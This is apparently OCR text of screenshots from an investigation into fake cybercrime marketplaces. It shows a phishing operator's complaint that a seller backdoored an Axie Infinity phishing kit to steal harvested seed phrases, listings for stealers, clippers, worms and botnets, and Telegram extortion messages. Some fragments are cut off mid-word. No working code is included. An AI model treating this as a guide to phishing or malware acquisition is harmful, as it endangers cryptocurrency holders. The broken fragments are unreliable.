
I bought axie infinity fake from him. i noticed that all high balances were being swept as soon as the logs came in. so I decided to set a trap to be sure. i created a wallet with metamask and sent 0.3 ETH to the wallet and then i submitted the metamask seeds phrases of the wallet to the script. the entire balance of the wallet was withdrawn as expected. that was how i confirmed that he put a back door in the script that steals all my logs. He has a copy of every log that comes in.

The fake was hosted on a digitalocean server that i created so there is no third party interference. @ThorFakes has all wallet seed phrase from my project which is well over 500 seed phrases. He has taken all high balances from wallet.

i can provide the fake file that he gave to me for inspection.

The Telegram channel of this SCAMMER is: https://t.me/CypherRat0

Please see the evidence:



Grim xploit

Home Shop My Account

Recent Reviews

GRIM CRYPTO CLIPPER | FUD|MELT
★★★★☆
by Michael Albert

GRIM WORM V1 |UAC |MULTI EXPLOIT |
★★★★★
by henry

GRIM WORM V1 |UAC |MULTI EXPLOIT |
★★★★★
by handy hoog

GRIM WORM V1 |UAC |MULTI EXPLOIT |
★★★★★
by james hewa

GRIM WORM V1 |UAC |MULTI EXPLOIT |
★★★★★
by abaadowa

GRIM WORM V1 |UAC |MULTI EXPLOIT |
★★★★★
by alan hoob

HURACAN ANDROID BOT|PRIVATE

SALE!

multi tool

GRIM_EXPLOIT_BUILDER |MUTEX| 2022

~~$100.00~~ $60.00

Add to cart

SALE!

BOTNET

GRIM_TELE_ANDRO_BOT

~~$600.00~~ $300.00

Add to cart

SALE!

Uncategorized

GRIM_NOID STEALER V3 |UPDATED|CRYPTO GRABER|NATIVE|NO TRACES|

~~$150.00~~ $110.00

Add to cart

SALE!


SALE!

mes

ogs

ответа.

...we got fun and games



ALL ACTIONS

May 24

Xiu
changed privileges for Pom (@paste)

+Change info

transferred ownership to Pom (@paste) 4:54 PM

Pom
changed privileges for Xiu

-Post messages
-Edit messages
-Delete messages 5:03 PM

banned Xiu 5:07 PM

Give me an offer

We will never let you go after scamming us

What you don't pay us, you will lost double of it and we will get double

thanks for the telegram username I love it so much

Hey! You

we have surprises ;-)

I'll cut to the chas


://t.me/breachforums?

The Curious Case of Twenty Fake Marketplaces

"I am the one who ~~knocks~~ scams."

- Walter White

Starting point



Deposit **$100 USD**

cess to our entire database.

Deposit Amount

Send 0.0025 BT

RULES WE ARE NOT RESPONSIBLE IF YOU GET SCAMMED /d/H_M HOTMILK FORUM/SHOP SCAM BEWARE • Do not post fullz • NO ADVERTISING • DO NOT POST CONTACT INFO • NO DIRECT LINKS • NO DIRECT DEALS • NO SOURCING • NO PARTNERSHIP REQUESTS (unless vetted by mod team) • DO NOT SPAM • NO SCAMS … Read more

Uncategorized

